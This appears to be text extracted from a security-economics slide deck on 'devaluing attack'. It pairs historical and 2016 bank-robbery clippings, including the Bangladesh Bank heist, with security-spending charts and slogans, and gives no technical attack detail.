



DISINCENTIVIZING THREATS AGAINST THE NEXT BILLION DEVICES
DEVALUING ATTACK



"[I rob banks] because that's where the money is."

-WILLIE SUTTON (NOT REALLY)

MONTH

DAY

YEAR

HOUR

MIN

FEB

05

1925

AM
PM

08:05

05

DESTINATION TIME

MONTH

DAY

YEAR

HOUR

MIN

OCT

26

1985

AM
PM

01:22

22

PRESENT TIME

MONTH

DAY

YEAR

HOUR

MIN

OCT

28

1985

AM
PM

08:20

20

LAST TIME DEPARTED



Bandits Rob Clovis State Bank, Taking \$10,000 to \$25,000

**Unmasked Men Enter Institution At 1 P. M.,
Bind Cashier And Lock Him In Vault
And Make Escape With Gold And
Currency In Auto**

(By Bee Bureau)

CLOVIS (Fresno Co.), Feb. 5.—Two unmasked and armed bandits entered the Clovis State Bank at 1 o'clock this afternoon and after locking Assistant Cashier Phamna



FICHET

PARIS

MONTH

DAY

YEAR

HOUR

MIN

MAR**30****2016**AM
PM**09****:84****DESTINATION TIME**

MONTH

DAY

YEAR

HOUR

MIN

OCT**26****1985**AM
PM**01****:22****PRESENT TIME**

MONTH

DAY

YEAR

HOUR

MIN

OCT**26****1985**AM
PM**01****:20****LAST TIME DEPARTED**



Bank of America

Bank of America

ATM
Parking
24 hrs





Michael D'Onofrio, mcdonofrio@lohud.com

6:55 p.m. EDT March 22, 2016

The suspect was wearing a black hooded sweatshirt, black pants and a baseball hat



(Photo: Yonkers police department)

f 14

CONNECT



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MORE

YONKERS - A man who stole \$6,000 from a bank on Central Park Avenue last week remains at large, police said.

The man entered the Atlantic Bank, at 2320 Central Park Ave., around 5:50 p.m. on Friday and handed the bank teller a note, Yonkers police said. The man was given \$6,000 in cash and fled from the bank on foot.

Police conducted a search of the area, but the man was not located.

FBI Investigating Bangladesh Bank-Account Heist

Thieves were able to move about \$81 million from Bangladesh's account at the New York Fed to accounts in the Philippines, officials say



Last month, computer criminals attempted to steal nearly \$1 billion from Bangladesh's account at the New York Fed, according to Bangladeshi officials. PHOTO: CLAUDIO PAPAPIETRO FOR THE WALL STREET JOURNAL

By **DEVLIN BARRETT** and **KATY BURNE**

Updated March 18, 2016 11:11 a.m. ET


7 COMMENTS

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3. Obamas Dance Tango During Official Visit to Argentina



4. iPhone SE Review: Smaller Gets Smarter



5. The Federal Reserve Heist: Where Did the Money Go?




IEEE

SECURITY & PRIVACY

BUILDING DEPENDABILITY, RELIABILITY, AND TRUST

ECONOMICS OF CYBERSECURITY

PART 1



em·pa·thy

noun \ˈem-pə-thē


the action of understanding, being aware of, being sensitive to, and vicariously experiencing the feelings, thoughts, and experience of another of either the past or present without having the feelings, thoughts, and experience fully communicated in an objectively explicit manner

MO CODE

A close-up portrait of a man with dark skin and short hair, wearing a large, ornate gold crown. He has a serious, intense expression. The background is a solid red color.

MO PROBLEMS


memegenerator.net




A world of insecurity

Worldwide

Information-security spending



Breached records



Sources: Gartner; Risk Based Security; Ponemon Institute

*Estimate †Forecast

THIS. CAN'T. SCALE.

DEVALUATION



PM 1322





NATIONAL
GEOGRAPHIC

Photograph by Justin Guariglia

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IMMUTABILITY






